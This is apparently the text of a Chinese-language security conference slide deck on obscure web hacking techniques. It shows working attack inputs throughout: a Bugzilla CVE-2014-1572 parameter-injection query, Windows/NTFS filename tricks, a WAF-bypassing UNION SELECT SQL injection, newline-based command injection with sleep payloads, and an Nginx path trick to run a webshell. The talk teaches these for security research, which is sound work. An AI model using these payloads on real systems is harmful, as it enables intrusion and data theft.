


那些 Web Hacking 中的奇技淫巧

orange@chroot.org

About Me



- 蔡政達 a.k.a Orange
- CHROOT 成員 / HITCON 成員 / DEVCORE 資安顧問
- 國內外研討會 HITCON, AVTokyo, WooYun 等講師
- 國內外駭客競賽 Capture the Flag 冠軍
- 揭露過 Microsoft, Django, Yahoo, Facebook, Google 等弱點漏洞
- 專精於駭客手法、Web Security 與網路滲透

#90後 #賽棍 #電競選手 #滲透師 #Web狗 #🐶

這場演講會有很多程式碼

- 講 *web* 可以講到你們聽不懂就贏了

「特性 與 漏洞」

- 「黑了你，從不是在你知道的那個點上」

「特性 與 漏洞」

- 擺在你眼前是 Feature、擺在駭客眼前就是漏洞

「思路 與 漏洞」

- 別人笑我太瘋癲，我笑他人看不穿

「思路 與 漏洞」

— 猥瑣「流」



牠很快想到辦法，就是小石頭！
可是哪有
小石頭呢？



找啊找，終於在小河旁找到了！



牠把石頭扔到瓶子，水面
果然漲了一些




於是牠叨啊叨

什麼都阻擋不了小烏鴉！
只要堅持就一定能達到夢想的
彼岸！



春去秋來，經過辛苦努力
終於只差最後一塊石頭了！





什麼都阻擋不了小烏鴉！
只要堅持就一定能達到夢想的彼岸！



Q：資料庫中的密碼破不出來怎麼辦？

「分層 與 漏洞」

XXE

CSRF

作業系統
安全

Web伺服器
安全

Web框架
安全

DNS
安全

第三方內
容安全

資料庫
安全

後端語言
安全

Web應用
安全

前端
安全

XSS

SQL Injection

Length Extension Attack

HeartBleed JSONP Hijacking

NPRE RCE

ShellShock

XXE UXSS

UXSS

Padding Oracle

CSRF

Bit-Flipping Attack

作業系統 安全

Web伺服器安全

Web框架安全

DNS 安全

第三方内容安全

資料庫
安全

後端語言安全

Web應用安全

前端安全

Padding Oracle

XSS

DNS Hijacking

SQL Injection

FastCGI RCE

Struts2 OGNL RCE

Rails YAML RCE

PHP Memory UAF

OVERLAYFS Local Root

作業系統
安全

Web伺服器
安全

Web框架
安全

DNS
安全

第三方內
容安全

資料庫
安全

後端語言
安全

Web應用
安全

前端
安全

人的安全

- 不怕神一般的對手，只怕豬一般的隊友



舉個🌰



- Perl 語言特性導致網頁應用程式漏洞

Perl 語言特性

```
@list = ( 'Ba' , 'Ba' , 'Banana' );  
$hash = { 'A' => 'Apple' ,  
          'B' => 'Banana' ,  
          'C' => @list };  
  
print Dumper($hash); # ?
```


Perl 語言特性

```
@list = ( 'Ba', 'Ba', 'Banana' );  
$hash = { 'A' => 'Apple',  
          'B' => 'Banana',  
          'C' => @list };
```

```
print Dumper($hash); # wrong!
```

```
$hash = { 'A' => 'Apple',  
          'B' => 'Banana',  
          'C' => ( 'Ba', 'Ba', 'Banana' ) };
```

Perl 語言特性

```
@list = ( 'Ba', 'Ba', 'Banana' );  
$hash = { 'A' => 'Apple',  
          'B' => 'Banana',  
          'C' => @list };
```

```
print Dumper($hash); # correct!
```

```
$hash = { 'A' => 'Apple',  
          'B' => 'Banana',  
          'C' => 'Ba',  
          'Ba' => 'Banana' };
```

BugZilla CVE-2014-1572

```
my $otheruser = Bugzilla::User->create(  
  {  
    login_name => $login_name,  
    realname   => $cgi->param( 'realname' ),  
    cryptpassword => $password  
  } );
```

BugZilla CVE-2014-1572

```
my $otheruser = Bugzilla::User->create(  
{  
    login_name => $login_name,  
    realname   => $cgi->param( 'realname' ),  
    cryptpassword => $password  
});
```

```
# index.cgi?
```

```
realname=xxx&realname=login_name&realname=  
admin
```



- Windows 特性造成網頁應用限制繞過

Windows 特性造成網頁應用限制 繞過

- Windows API 檔名正規化特性
 - `shell.php # shel>.php # shell"php # shell.<`
- Windows Tilde 短檔名特性
 - `/backup/20150707_002dfa0f3ac08429.zip`
 - `/backup/201507~1.zip`
- Windows NTFS 特性
 - `download.php::$data`

都老梗講到爛掉了...

- 講些比較特別的應用就好

利用 NTFS 特性繞過 MySQL plugin_dir 限制

- MySQL UDF 提權
 - MySQL 5.1
 - @@plugin_dir
 - Custom Dir -> System Dir -> Plugin Dir
- 簡單說就是利用 `into outfile` 建立目錄
 - `INTO OUTFILE 'plugins::$index_allocation'`
 - `mkdir plugins`

「特性 與 漏洞」

- 對系統特性的不了解會導致「症狀解」

「Web Hacking 中的奇技淫巧」


- 講三個較為有趣並被人忽略的特性與技巧

正規表示式換行特性


- 問題點
 - 未正確的使用正規表示式導致黑名單被繞過
- 範例
 - WAF 繞過
 - 防禦繞過

情境一


- 中文換行編碼繞過網頁應用防火牆規則



```
http://hackme.cc/view.aspx  
?sem=' UNION SELECT(user),null,null,null,  
&noc=,null,null,null,null,null/*三*/FROM dual--
```



`http://hackme.cc/view.aspx
?sem=' UNION SELECT(user),null,null,null,
&noc=,null,null,null,null,null/*上*/FROM dual--`



http://hackme.cc/view.aspx
?sem=' UNION SELECT(user),null,null,null,
*&noc=,null,null,null,null,null/*上*/FROM*
dual--

%u4E0A

%u4D0A

...

情境二 之一

- 繞過防禦限制繼續 Exploit


```
for($i=0; $i<count($args); $i++){  
    if( !preg_match( '/^\w+$/ ', $args[$i] ) ){  
        exit();  
    }  
}  
exec( "/sbin/resize $args[0] $args[1] $args[2]" );
```

```
/resize.php  
?arg[0]=uid.jpg  
&arg[1]=800  
&arg[2]=600
```

```
for($i=0; $i<count($args); $i++){  
    if( !preg_match( '/^\w+$/ ', $args[$i] ) ){  
        exit();  
    }  
}  
exec( "/sbin/resize $args[0] $args[1] $args[2]" );
```

```
/resize.php  
?arg[0]=uid.jpg|sleep 7|  
&arg[1]=800;sleep 7;  
&arg[2]=600$(sleep 7)
```

```
for($i=0; $i<count($args); $i++){  
    if( !preg_match( '/^\w+$/ ', $args[$i] ) ){  
        exit();  
    }  
}  
exec( "/sbin/resize $args[0] $args[1] $args[2]" );
```

```
/resize.php  
?arg[0]=uid.jpg%0A  
&arg[1]=sleep  
&arg[2]=7%0A
```

情境二 之二

- 繞過防禦限制繼續 Exploit

情境二 之二

- 駭客透過 *Nginx* 文件解析漏洞成功執行 *Webshell*

是 *PHP* 問題，某方面也不算問題 (?) 所也沒有 *CVE*

PHP 後面版本以 *Security by Default* 防止此問題

hackme.cc/avatar.gif/foo.php

GIF89a((ñèĐ(Đ0ÿÿÿ!ÿ

PHP Version 5.5.9-1ubuntu4.11



System	Linux dwos 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64
Build Date	Jul 2 2015 15:36:53
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/fpm
Loaded Configuration File	/etc/php5/fpm/php.ini
Scan this dir for additional .ini files	/etc/php5/fpm/conf.d
Additional .ini files parsed	/etc/php5/fpm/conf.d/05-opcache.ini, /etc/php5/fpm/conf.d/10-pdo.ini, /etc/php5/fpm/conf.d/20-json.ini, /etc/php5/fpm/conf.d/20-mysql.ini, /etc/php5/fpm/conf.d/20-mysqli.ini, /etc/php5/fpm/conf.d/20-pdo_mysql.ini, /etc/php5/fpm/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212

